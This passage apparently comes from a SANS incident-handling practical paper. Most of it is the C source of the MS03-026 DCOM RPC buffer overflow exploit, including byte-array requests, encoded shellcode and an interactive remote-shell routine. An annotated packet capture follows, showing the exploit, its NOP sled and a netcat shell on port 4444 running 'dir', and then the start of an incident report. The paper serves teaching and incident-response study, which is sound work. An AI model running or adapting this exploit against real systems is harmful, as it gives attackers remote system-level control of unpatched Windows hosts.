    0x00, 0x5C, 0x00, 0x5C, 0x00
};

unsigned char request3[] = {
    0x5C, 0x00, 0x43, 0x00, 0x24, 0x00, 0x5C, 0x00, 0x31, 0x00, 0x32,
    0x00, 0x33, 0x00, 0x34, 0x00, 0x35, 0x00, 0x36, 0x00, 0x31,
    0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
    0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31,
    0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x31, 0x00, 0x2E,
    0x00, 0x64, 0x00, 0x6F, 0x00, 0x63, 0x00, 0x00, 0x00
};

```



```

"\x40\x64\xb4\xd7\xec\xcd\xca4\xe8\x63\x7f\xe9\x1a\x1f\x50"
"\xd7\x57\xec\xe5\xbf\x5a\xf7\xed\xdb\x1c\x1d\xe6\x8f\xb1\x78\xd4"
"\x32\x0e\xb0\xb3\x7f\x01\x5d\x03\x7e\x27\x3f\x62\x42\xf4\xd0\xa4"
"\xaf\x76\x6a\xc4\x9b\x0f\x1d\xd4\x9b\x7a\x1d\xd4\x9b\x7e\x1d\xd4"
"\x9b\x62\x19\xc4\x9b\x22\xc0\xd0\xee\x63\x5c\xea\xbe\x63\x5c\x7f"
"\xc9\x02\x5c\x7f\xe9\x22\x1f\x4c\xd5\xcd\x6b\xb1\x40\x64\x98\x0b"
"\x77\x65\x6b\xd6\x93\xcd\xca2\x94\xea\x64\xf0\x21\x8f\x32\x94\x80"
"\x3a\xf2\xec\x8c\x34\x72\x98\x0b\xcf\x2e\x39\x0b\xd7\x3a\x7f\x89"
"\x34\x72\xa0\x0b\x17\x8a\x94\x80\xbf\xb9\x51\xde\xe2\xf0\x90\x80"
"\xec\x67\xc2\xd7\x34\x5e\xb0\x98\x34\x77\xa8\x0b\xeb\x37\xec\x83"
"\x6a\xb9\xde\x98\x34\x68\xb4\x83\x62\xd1\xa6\x9c\x34\x06\x1f\x83"
"\x4a\x01\x6b\x7c\x8c\xf2\x38\xba\x7b\x46\x93\x41\x70\x3f\x97\x78"
"\x54\xc0\xaf\xfc\x9b\x26\xe1\x61\x34\x68\xb0\x83\x62\x54\x1f\x8c"
"\xf4\xb9\xce\x9c\xbc\xef\x1f\x84\x34\x31\x51\x6b\xbd\x01\x54\x0b"
"\x6a\x6d\xca\xdd\xe4\xf0\x90\x80\x2f\xa2\x04";

```

```

unsigned char request4[] = {
    0x01, 0x10, 0x08, 0x00, 0xCC, 0xCC, 0xCC, 0xCC, 0x20, 0x00, 0x00,
    0x00, 0x30, 0x00, 0x2D, 0x00, 0x00, 0x00, 0x00, 0x00, 0x88,
    0x2A, 0x0C, 0x00, 0x02, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00,
    0x00, 0x28, 0x8C, 0x0C, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
};

```

/* ripped from TESO code */

#ifndef WIN32

void shell (int sock)

{

```

    int  l;
    char buf[512];
    fd_set rfd;

```

while (1) {

```

    FD_SET (0, &rfd);
    FD_SET (sock, &rfd);

```

select (sock + 1, &rfd, NULL, NULL, NULL);

if (FD_ISSET (0, &rfd)) {

l = read (0, buf, sizeof (buf));

if (l <= 0) {

```

    printf("\n - Connection closed by local user\n");
    exit (EXIT_FAILURE);
}

```

write (sock, buf, l);

}

if (FD_ISSET (sock, &rfd)) {

l = read (sock, buf, sizeof (buf));

if (l == 0) {

```

    printf("\n - Connection closed by remote host.\n");
    exit (EXIT_FAILURE);
} else if (l < 0) {

```

```

        printf ("\n - Read failure\n");
        exit (EXIT_FAILURE);
    }
    write (1, buf, l);
}
}
}
#endif

int main(int argc, char **argv)
{
    int sock;
    int len, len1;
    unsigned int target_id;
    unsigned long ret;
    struct sockaddr_in target_ip;
    unsigned short port = 135;
    unsigned char buf1[0x1000];
    unsigned char buf2[0x1000];

#ifdef WIN32
    WSADATA wsaData;
#endif

    printf("-----\n");
    printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
    printf("- Original code by FlashSky and Benjurry\n");
    printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");
    printf("- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>\n");

    if (argc < 3) {
        printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
        printf("- Targets:\n");
        for(len = 0; targets[len] != NULL; len++) {
            printf("- %d\t%s\n", len, targets[len]);
        }
        printf("\n");
        exit(1);
    }

    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
    ret = offsets[target_id];

    printf("- Using return address of 0x%.8x\n", ret);

    memcpy(sc + 36, (unsigned char *)&ret, 4);

    target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(port);

#ifdef WIN32

```

```

        if (WSAStartup(MAKEWORD(2, 0), &wsaData)) {
            printf("WSAStartup failed\n");
            return 0;
        }
#endif

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
            perror("- Socket");
#ifdef WIN32
            WSACleanup();
#endif
            return (0);
        }

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) {
            perror("- Connect");
#ifdef WIN32
            WSACleanup();
#endif
            return (0);
        }

        len = sizeof(sc);
        memcpy(buf2, request1, sizeof(request1));
        len1 = sizeof(request1);

        *(unsigned long *)(request2) = *(unsigned long *)(request2) + sizeof(sc) / 2;
        *(unsigned long *)(request2 + 8) = *(unsigned long *)(request2 + 8) + sizeof(sc) / 2;

        memcpy(buf2 + len1, request2, sizeof(request2));
        len1 = len1 + sizeof(request2);
        memcpy(buf2 + len1, sc, sizeof(sc));
        len1 = len1 + sizeof(sc);
        memcpy(buf2 + len1, request3, sizeof(request3));
        len1 = len1 + sizeof(request3);
        memcpy(buf2 + len1, request4, sizeof(request4));
        len1 = len1 + sizeof(request4);

        *(unsigned long *)(buf2 + 8) = *(unsigned long *)(buf2 + 8) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0x10) = *(unsigned long *)(buf2 + 0x10) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0x80) = *(unsigned long *)(buf2 + 0x80) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0x84) = *(unsigned long *)(buf2 + 0x84) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0xb4) = *(unsigned long *)(buf2 + 0xb4) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0xb8) = *(unsigned long *)(buf2 + 0xb8) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0xd0) = *(unsigned long *)(buf2 + 0xd0) + sizeof(sc) - 0xc;
        *(unsigned long *)(buf2 + 0x18c) = *(unsigned long *)(buf2 + 0x18c) + sizeof(sc) - 0xc;

        if (send(sock, bindstr, sizeof(bindstr), 0) == -1) {
            perror("- Send");
#ifdef WIN32
            WSACleanup();
#endif
            return (0);
        }

        len = recv(sock, buf1, 1000, 0);

```

```

        if (send(sock, buf2, len1, 0) == -1) {
            perror("- Send");
#ifdef WIN32
            WSACleanup();
#endif
            return (0);
        }

#ifdef WIN32
        closesocket(sock);
        printf("Use Netcat to connect to %s:4444\n", argv[2]);
        WSACleanup();
#else
        close(sock);
        sleep(1);

        target_ip.sin_family = AF_INET;
        target_ip.sin_addr.s_addr = inet_addr(argv[2]);
        target_ip.sin_port = htons(4444);

        if ((sock = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
            perror("- Socket");
            return (0);
        }

        if (connect(sock, (struct sockaddr *)&target_ip, sizeof(target_ip)) != 0) {
            printf("- Exploit appeared to have failed.\n");
            return (0);
        }

        printf("- Dropping to System Shell...\n\n");

        shell(sock);
#endif

        return (0);
    }

```

© SANS Institute 2004, Author retains full rights.

Appendix B – Sniffer Capture of Exploit and Netcat Connection

IP 192.168.1.10 – Victim/Target

IP 192.168.1.5 - Attacker

<pre> 07/31-16:23:17.339483 ARP who-has 192.168.1.10 tell 192.168.1.5 07/31-16:23:17.339658 ARP reply 192.168.1.10 is-at 0:2:E3:5:BF:8D 07/31-16:23:17.339801 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3E 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55579 IpLen:20 DgmLen:48 DF *****S* Seq: 0x86906A07 Ack: 0x0 Win: 0xFFFF TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK </pre>	The initial ARP request and SYN packet from attacker to target (step 1 of TCP 3-way handshake)
<pre> 07/31-16:23:17.340215 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3E 192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1217 IpLen:20 DgmLen:48 DF ***A**S* Seq: 0x5AB783A6 Ack: 0x86906A08 Win: 0x4470 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK </pre>	SYN-ACK from target to attacker (step 2 of TCP 3-way handshake)
<pre> 07/31-16:23:17.340381 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55580 IpLen:20 DgmLen:40 DF ***A**** Seq: 0x86906A08 Ack: 0x5AB783A7 Win: 0xFFFF TcpLen: 20 </pre>	Final ACK from attacker to target (completes 3 rd step of 3-way handshake)
<pre> 07/31-16:23:17.340559 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x7E 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55581 IpLen:20 DgmLen:112 DF ***AP*** Seq: 0x86906A08 Ack: 0x5AB783A7 Win: 0xFFFF TcpLen: 20 05 00 0B 03 10 00 00 00 48 00 00 00 7F 00 00 00H..... D0 16 D0 16 00 00 00 00 01 00 00 00 01 00 01 00 A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46F 00 00 00 00 04 5D 88 8A EB 1C C9 11 9F E8 08 00]..... 2B 10 48 60 02 00 00 00+.H`.... </pre>	1 st packet of exploit
<pre> 07/31-16:23:17.369486 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x72 192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1218 IpLen:20 DgmLen:100 DF ***AP*** Seq: 0x5AB783A7 Ack: 0x86906A50 Win: 0x4428 TcpLen: 20 05 00 0C 03 10 00 00 00 3C 00 00 00 7F 00 00 00<..... D0 16 D0 16 E4 69 00 00 04 00 31 33 35 00 87 03i....135... 01 00 00 00 00 00 00 00 04 5D 88 8A EB 1C C9 11]..... 9F E8 08 00 2B 10 48 60 02 00 00 00+.H`.... </pre>	2 nd packet of exploit
<pre> 07/31-16:23:17.369663 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x5EA 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55582 IpLen:20 DgmLen:1500 DF ***A**** Seq: 0x86906A50 Ack: 0x5AB783E3 Win: 0xFFC3 TcpLen: 20 05 00 00 03 10 00 00 00 A8 06 00 00 E5 00 00 00 90 06 00 00 01 00 04 00 05 00 06 00 01 00 00 00 00 00 00 00 32 24 58 FD CC 45 64 49 B0 70 DD AE2\$X..EdI.p.. 74 2C 96 D2 60 5E 0D 00 01 00 00 00 00 00 00 00 t,..`^..... 70 5E 0D 00 02 00 00 00 7C 5E 0D 00 00 00 00 00 p^..... ^..... 10 00 00 00 80 96 F1 F1 2A 4D CE 11 A6 6A 00 20*M...j. </pre>	3 rd packet of exploit. See the NOP sled (highlighted)?

BF 32 1D C6 A7 CD E2 84 D7 EB 9D 75 12 DA 6A 80 .2.....u..j. BF 32 1D C6 A3 CD E2 84 D7 96 8E F0 78 DA 7A 80 .2.....x.z. BF 32 1D C6 9F CD E2 84 D7 96 39 AE 56 DA 4A 80 .2.....9.V.J. BF 32 1D C6 9B CD E2 84 D7 D7 DD 06 F6 DA 5A 80 .2.....Z. BF 32 1D C6 97 CD E2 84 D7 D5 ED 46 C6 DA 2A 80 .2.....F..*. BF 32 1D C6 93 01 6B 01 53 A2 95 80 BF 66 FC 81 .2....k.S....f.. BE 32 94 7F E9 2A C4 D0 EF 62 D4 D0 FF 62 6B D6 .2...*...b...bk.. A3 B9 4C D7 E8 5A 96 80 AE 6E 1F 4C D5 24 C5 D3 ..L..Z...n.L.\$.. 40 64 B4 D7 EC CD C2 A4 E8 63 C7 7F E9 1A 1F 50 @d.....c.....P D7 57 EC E5 BF 5A F7 ED DB 1C 1D E6 8F B1 78 D4 .W...Z.....x.. 32 0E B0 B3 7F 01 5D 03 7E 27 3F 62 42 F4 D0 A4 2.....].~'?bB... AF 76 6A C4 9B 0F 1D D4 9B 7A 1D D4 9B 7E 1D D4 .vj.....z...~.. 9B 62 19 C4 9B 22 C0 D0 EE 63 C5 EA BE 63 C5 7F .b..."...c...c.. C9 02 C5 7F E9 22 1F 4C D5 CD 6B B1 40 64 98 0B".L..k.@d.. 77 65 6B D6 wek.	
07/31-16:23:17.369880 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x12A 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55583 IpLen:20 DgmLen:284 DF ***AP*** Seq: 0x86907004 Ack: 0x5AB783E3 Win: 0xFFC3 TcpLen: 20 93 CD C2 94 EA 64 F0 21 8F 32 94 80 3A F2 EC 8Cd.!.2..... 34 72 98 0B CF 2E 39 0B D7 3A 7F 89 34 72 A0 0B 4r....9.....4r.. 17 8A 94 80 BF B9 51 DE E2 F0 90 80 EC 67 C2 D7Q.....g.. 34 5E B0 98 34 77 A8 0B EB 37 EC 83 6A B9 DE 98 4^..4w...7..j... 34 68 B4 83 62 D1 A6 C9 34 06 1F 83 4A 01 6B 7C 4h...b...4...J.k 8C F2 38 BA 7B 46 93 41 70 3F 97 78 54 C0 AF FC ..8.{F.Ap?.xT... 9B 26 E1 61 34 68 B0 83 62 54 1F 8C F4 B9 CE 9C .&.a4h..bT..... BC EF 1F 84 34 31 51 6B BD 01 54 0B 6A 6D CA DD4lQk..T.jm.. E4 F0 90 80 2F A2 04 00 5C 00 43 00 24 00 5C 00//...\.C.\$.\. 31 00 32 00 33 00 34 00 35 00 36 00 31 00 31 00 1.2.3.4.5.6.1.1. 31 00 31 00 31 00 31 00 31 00 31 00 31 00 31 00 1.1.1.1.1.1.1.1. 31 00 31 00 31 00 31 00 31 00 2E 00 64 00 6F 00 1.1.1.1.1...d.o. 63 00 00 00 01 10 08 00 CC CC CC CC 20 00 00 00 c..... 30 00 2D 00 00 00 00 00 88 2A 0C 00 02 00 00 00 0.-.....*..... 01 00 00 00 28 8C 0C 00 01 00 00 00 07 00 00 00(..... 00 00 00 00	Here the exploit actually makes the malformed UNC request (highlighted)
07/31-16:23:17.369946 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C 192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55584 IpLen:20 DgmLen:40 DF ***A***F Seq: 0x869070F8 Ack: 0x5AB783E3 Win: 0xFFC3 TcpLen: 20	Note the FIN flag – attacker is done sending data
07/31-16:23:17.370107 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3C 192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1219 IpLen:20 DgmLen:40 DF ***A**** Seq: 0x5AB783E3 Ack: 0x869070F8 Win: 0x4470 TcpLen: 20	
07/31-16:23:17.370251 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3C 192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1220 IpLen:20 DgmLen:40 DF ***A**** Seq: 0x5AB783E3 Ack: 0x869070F9 Win: 0x4470 TcpLen: 20	
07/31-16:23:17.379454 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3C 192.168.1.10:135 -> 192.168.1.5:1102 TCP TTL:128 TOS:0x0 ID:1221 IpLen:20 DgmLen:40 DF ***A***F Seq: 0x5AB783E3 Ack: 0x869070F9 Win: 0x4470 TcpLen: 20	
07/31-16:23:17.379612 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C	

192.168.1.5:1102 -> 192.168.1.10:135 TCP TTL:128 TOS:0x0 ID:55585 IpLen:20 DgmLen:40 DF ***A*** Seq: 0x869070F9 Ack: 0x5AB783E4 Win: 0xFFC3 TcpLen: 20	
07/31-16:23:22.849470 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3E 192.168.1.5:1103 -> 192.168.1.10:4444 TCP TTL:128 TOS:0x0 ID:55588 IpLen:20 DgmLen:48 DF *****S* Seq: 0x86A63B6D Ack: 0x0 Win: 0xFFFF TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK	1 st Netcat connection to port 4444 on target
07/31-16:23:22.849851 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3E 192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1222 IpLen:20 DgmLen:48 DF ***A**S* Seq: 0x5ACD6739 Ack: 0x86A63B6E Win: 0x4470 TcpLen: 28 TCP Options (4) => MSS: 1460 NOP NOP SackOK	
07/31-16:23:22.850018 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C 192.168.1.5:1103 -> 192.168.1.10:4444 TCP TTL:128 TOS:0x0 ID:55589 IpLen:20 DgmLen:40 DF ***A*** Seq: 0x86A63B6E Ack: 0x5ACD673A Win: 0xFFFF TcpLen: 20	
07/31-16:23:22.979491 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x60 192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1223 IpLen:20 DgmLen:82 DF ***AP*** Seq: 0x5ACD673A Ack: 0x86A63B6E Win: 0x4470 TcpLen: 20 4D 69 63 72 6F 73 6F 66 74 20 57 69 6E 64 6F 77 Microsoft Window 73 20 32 30 30 30 20 5B 56 65 72 73 69 6F 6E 20 s 2000 [Version 35 2E 30 30 2E 32 31 39 35 5D 5.00.2195]	Almost there...
07/31-16:23:23.159646 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x77 192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1224 IpLen:20 DgmLen:105 DF ***AP*** Seq: 0x5ACD6764 Ack: 0x86A63B6E Win: 0x4470 TcpLen: 20 0D 0A 28 43 29 20 43 6F 70 79 72 69 67 68 74 20 ..(C) Copyright 31 39 38 35 2D 32 30 30 30 20 4D 69 63 72 6F 73 1985-2000 Micros 6F 66 74 20 43 6F 72 70 2E 0D 0A 0D 0A 43 3A 5C oft Corp....C:\ 57 49 4E 44 4F 57 53 5C 73 79 73 74 65 6D 33 32 WINDOWS\system32 3E >	Will you look at that? A command prompt!
07/31-16:23:23.359476 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C 192.168.1.5:1103 -> 192.168.1.10:4444 TCP TTL:128 TOS:0x0 ID:55591 IpLen:20 DgmLen:40 DF ***A*** Seq: 0x86A63B6E Ack: 0x5ACD67A5 Win: 0xFF94 TcpLen: 20	
07/31-16:23:28.419491 0:3:6D:1F:BF:47 -> 0:2:E3:5:BF:8D type:0x800 len:0x3C 192.168.1.5:1103 -> 192.168.1.10:4444 TCP TTL:128 TOS:0x0 ID:55592 IpLen:20 DgmLen:44 DF ***AP*** Seq: 0x86A63B6E Ack: 0x5ACD67A5 Win: 0xFF94 TcpLen: 20 64 69 72 0A dir.	Attacker issues the “dir” command
07/31-16:23:28.419792 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x3C 192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1225 IpLen:20 DgmLen:44 DF ***AP*** Seq: 0x5ACD67A5 Ack: 0x86A63B72 Win: 0x446C TcpLen: 20 64 69 72 0A dir.	Netcat echoes “dir” back to the attacker from the target machine.

<pre> 07/31-16:23:28.439479 0:2:E3:5:BF:8D -> 0:3:6D:1F:BF:47 type:0x800 len:0x5EA 192.168.1.10:4444 -> 192.168.1.5:1103 TCP TTL:128 TOS:0x0 ID:1226 IpLen:20 DgmLen:1500 DF ***AP*** Seq: 0x5ACD67A9 Ack: 0x86A63B72 Win: 0x446C TcpLen: 20 20 56 6F 6C 75 6D 65 20 69 6E 20 64 72 69 76 65 Volume in drive 20 43 20 68 61 73 20 6E 6F 20 6C 61 62 65 6C 2E C has no label. 0D 0A 20 56 6F 6C 75 6D 65 20 53 65 72 69 61 6C .. Volume Serial 20 4E 75 6D 62 65 72 20 69 73 20 31 38 46 34 2D Number is 18F4- 36 31 33 37 0D 0A 0D 0A 20 44 69 72 65 63 74 6F 6137.... Directo 72 79 20 6F 66 20 43 3A 5C 57 49 4E 44 4F 57 53 ry of C:\WINDOWS 5C 73 79 73 74 65 6D 33 32 0D 0A 0D 0A 30 31 2F \system32....01/ 31 39 2F 32 30 30 34 20 20 30 38 3A 34 37 70 20 19/2004 08:47p 20 20 20 20 20 3C 44 49 52 3E 20 20 20 20 20 20 <DIR> 20 20 20 20 2E 0D 0A 30 31 2F 31 39 2F 32 30 30 ...01/19/200 34 20 20 30 38 3A 34 37 70 20 20 20 20 20 3C 4 08:47p < 44 49 52 3E 20 20 20 20 20 20 20 20 20 2E 2E DIR> .. 0D 0A 31 32 2F 32 37 2F 32 30 30 33 20 20 30 33 ..12/27/2003 03 3A 32 30 70 20 20 20 20 20 20 20 20 20 20 20 :20p 20 20 20 32 2C 36 30 31 20 24 77 69 6E 6E 74 24 2,601 \$winnt\$ 2E 69 6E 66 0D 0A 31 32 2F 32 37 2F 32 30 30 33 .inf..12/27/2003 20 20 30 39 3A 35 30 61 20 20 20 20 20 20 20 09:50a 20 20 20 20 20 31 31 2C 31 34 38 20 24 57 49 11,148 \$WI 4E 4E 54 24 2E 50 4E 46 0D 0A 30 37 2F 32 31 2F NNT\$.PNF..07/21/ 32 30 30 30 20 20 31 32 3A 30 35 70 20 20 20 20 2000 12:05p 20 20 20 20 20 20 20 20 20 20 20 20 32 2C 31 35 31 2,151 20 31 32 35 32 30 34 33 37 2E 63 70 78 0D 0A 30 12520437.cpx..0 37 2F 32 31 2F 32 30 30 30 20 20 31 32 3A 30 35 7/21/2000 12:05 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 p 32 2C 32 33 33 20 31 32 35 32 30 38 35 30 2E 63 2,233 12520850.c 70 78 0D 0A 31 32 2F 30 37 2F 31 39 39 39 20 20 px..12/07/1999 30 38 3A 30 30 61 20 20 20 20 20 20 20 20 20 08:00a 20 20 20 20 33 32 2C 30 31 36 20 61 61 61 61 6D 32,016 aaaam 6F 6E 2E 64 6C 6C 0D 0A 31 32 2F 30 37 2F 31 39 on.dll..12/07/19 39 39 20 20 30 38 3A 30 30 61 20 20 20 20 20 99 08:00a 20 20 20 20 20 20 20 20 36 37 2C 33 34 34 20 61 67,344 a 63 63 65 73 73 2E 63 70 6C 0D 0A 31 32 2F 30 37 ccess.cpl..12/07 2F 31 39 39 39 20 20 30 38 3A 30 30 61 20 20 20 /1999 08:00a 20 20 20 20 20 20 20 20 20 20 20 20 31 33 2C 37 35 13,75 33 20 61 63 63 73 65 72 76 2E 6D 69 62 0D 0A 30 3 accserv.mib..0 37 2F 32 31 2F 32 30 30 30 20 20 31 32 3A 30 35 7/21/2000 12:05 70 20 20 20 20 20 20 20 20 20 20 20 20 20 20 p 5 39 2C 39 30 34 20 61 63 63 74 72 65 73 2E 64 6C 9,904 acctres.dl 6C 0D 0A 31 32 2F 30 37 2F 31 39 39 39 20 20 30 1..12/07/1999 0 38 3A 30 30 61 20 20 20 20 20 20 20 20 20 20 8:00a 20 20 31 35 30 2C 38 30 30 20 61 63 63 77 69 7A 150,800 accwiz 2E 65 78 65 0D 0A 31 32 2F 30 37 2F 31 39 39 39 .exe..12/07/1999 20 20 30 38 3A 30 30 61 20 20 20 20 20 20 20 08:00a 20 20 20 20 20 20 36 31 2C 39 35 32 20 61 63 65 61,952 ace 6C 70 64 65 63 2E 61 78 0D 0A 31 32 2F 30 37 2F lpdec.ax..12/07/ 31 39 39 39 20 20 30 38 3A 30 30 61 20 20 20 20 1999 08:00a 20 20 20 20 20 20 31 33 31 2C 38 35 36 131,856 20 61 63 6C 65 64 69 74 2E 64 6C 6C 0D 0A 31 32 acledit.dll..12 2F 30 37 2F 31 39 39 39 20 20 30 38 3A 30 30 61 /07/1999 08:00a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 37 38 78 2C 30 39 36 20 61 63 6C 75 69 2E 64 6C 6C 0D 0A ,096 aclui.dll.. 31 32 2F 30 37 2F 31 39 39 39 20 20 30 38 3A 30 12/07/1999 08:0 30 61 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 33 33 2C 32 39 38 20 61 63 73 2E 6D 69 62 0D 0A 33,298 acs.mib.. 31 32 2F 30 37 2F 31 39 39 39 20 20 30 38 3A 30 12/07/1999 08:0 30 61 20 20 20 20 20 20 20 20 20 20 20 20 20 0a 20 34 2C 33 36 38 20 61 63 73 65 74 75 70 63 2E 4,368 acsetupc. 64 6C 6C 0D 0A 31 32 2F 30 37 2F 31 39 39 39 20 dll..12/07/1999 20 30 38 3A 30 30 61 20 20 20 20 20 20 20 20 08:00a 20 20 20 20 20 31 31 2C 35 33 36 20 61 63 73 6D 11,536 acsm 69 62 2E 64 6C 6C 0D 0A 31 32 2F 30 37 2F 31 39 ib.dll..12/07/19 39 39 20 20 30 38 3A 30 30 61 20 20 20 20 20 99 08:00a 20 20 20 20 20 31 37 36 2C 39 31 32 20 61 176,912 a 63 74 69 76 65 64 73 2E 64 6C 6C 0D 0A 30 37 2F ctiveds.dll..07/ 32 31 2F 32 30 30 30 20 20 31 32 3A 30 35 70 20 21/2000 12:05p 20 20 20 20 20 20 20 20 20 20 20 20 31 30 37 2C 107, </pre>	<p>The output of the “dir” command.</p>
--	---

35 32 30 20 61 63 74 69 76 65 64 73 2E 74 6C 62	520 activeds.tlb
0D 0A 31 32 2F 30 37 2F 31 39 39 39 20 20 30 38	..12/07/1999 08
3A 30 30 61 20 20 20 20 20 20 20 20 20 20 20	:00a
20 20 32 36 2C 33 38 34 20 61 63 74 6D 6F 76 69	26,384 actmovi
65 2E 65 78 65 0D 0A 30 37 2F 32 31 2F 32 30 30	e.exe..07/21/200
30 20 20 31 32 3A 30 35 70 20 20 20 20 20 20 20	0 12:05p
20 20 20 20 20 20 20 37 31 2C 39 35 32 20 61 63	71,952 ac
74 78 70 72 78 79 2E 64 6C 6C 0D 0A 31 32 2F 30	txprxy.dll..12/0
37 2F 31 39 39 39 20 20 30 38 3A 30 30 61 20 20	7/1999 08:00a
20 20 20 20 20 20 20 20 20 20 20 20 33 39 2C 31	39,1
38 34 20 61 64 6D 70 61 72 73 65 2E 64 6C 6C 0D	84 admparse.dll.
0A 31 32 2F 30 37 2F 31 39 39 39 20 20 30 38 3A	.12/07/1999 08:
30 30 61 20 20 20 20 20 20 20 20 20 20 20 20 20	00a
20 32 37 2C 34 30 38 20 61 64 70 74 69 66 2E 64	27,408 adptif.d
6C 6C 0D 0A 31 32 2F 30 37 2F 31 39 39 39 20 20	11..12/07/1999
30 38 3A 30 30 61 20 20 20 20 20 20 20 20 20 20	08:00a
20 20 20 31 32 31 2C 36 31 36 20 61 64 73 6C 64	121,616 adsld
70 2E 64 6C 6C 0D 0A 30 37 2F 32 31 2F 32 30 30	p.dll..07/21/200
30 20 20 31 32 3A 30 35 70 20 20 20 20 20 20 20	0 12:05p
20 20 20 20 20 20 31 32 38 2C 37 38 34 20 61 64	128,784 ad
73 6C 64 70 63 2E 64 6C 6C 0D 0A 31 32 2F 30 37	sldpc.dll..12/07
2F 31 39 39 39 20 20 30 38 3A 30 30 61 20 20 20	/1999 08:00a
20 20 20 20 20 20 20 20 20 20 36 32 2C 32 32	62,22
34 20 61 64 73 6D 73 65 78 74 2E 64 6C 6C 0D 0A	4 adsmsext.dll..
31 32 2F 30 37 2F 31 39 39 39 20 20 30 38 3A 30	12/07/1999 08:0
30 61 20 20	0a

© SANS Institute 2004, Author retains all rights.

Appendix C – Incident Handling Report

InfoTechCom Computer Security Incident Report

Date: Sunday August 03, 2003

Parties Involved: Andy White and Frank Grey

Beginning Notes:

Noticed email from GFI LANguard SIM on Sunday August 03, 2003 at approximately 11:30 AM. The time of the email was Thursday July 31, 2003 at 10:43pm. The email was alerting Andy that several suspicious files had been added to the system with names such as: PwDump3.exe, pwservice.exe, and add.reg. After performing an initial external port scan of the InfoTechCom network at 1:27pm, it was noted that port 13 was open with a service name of “daytime”. This was obviously all suspicious enough to warrant further action. Both Frank Grey and Andy White arrived on scene at InfoTechCom’s offices at roughly 1:50pm on Sunday, August 03, 2003.

Start time: 1:50pm Sunday August 03, 2003

Time began Live Response kit: 2:27 pm Sunday August 03, 2003

Time finished Live Response kit: Sunday August 03, 2003 4:13pm

Notes: Live Response tools consisted of new CD-R media containing a “clean” Windows DOS command prompt and the following tools:

- arp
- auditpol
- CMD.exe
- dd
- dumpel
- fport
- nbstat
- nc
- netstat
- NTLast
- Pslist
- Psloggedon

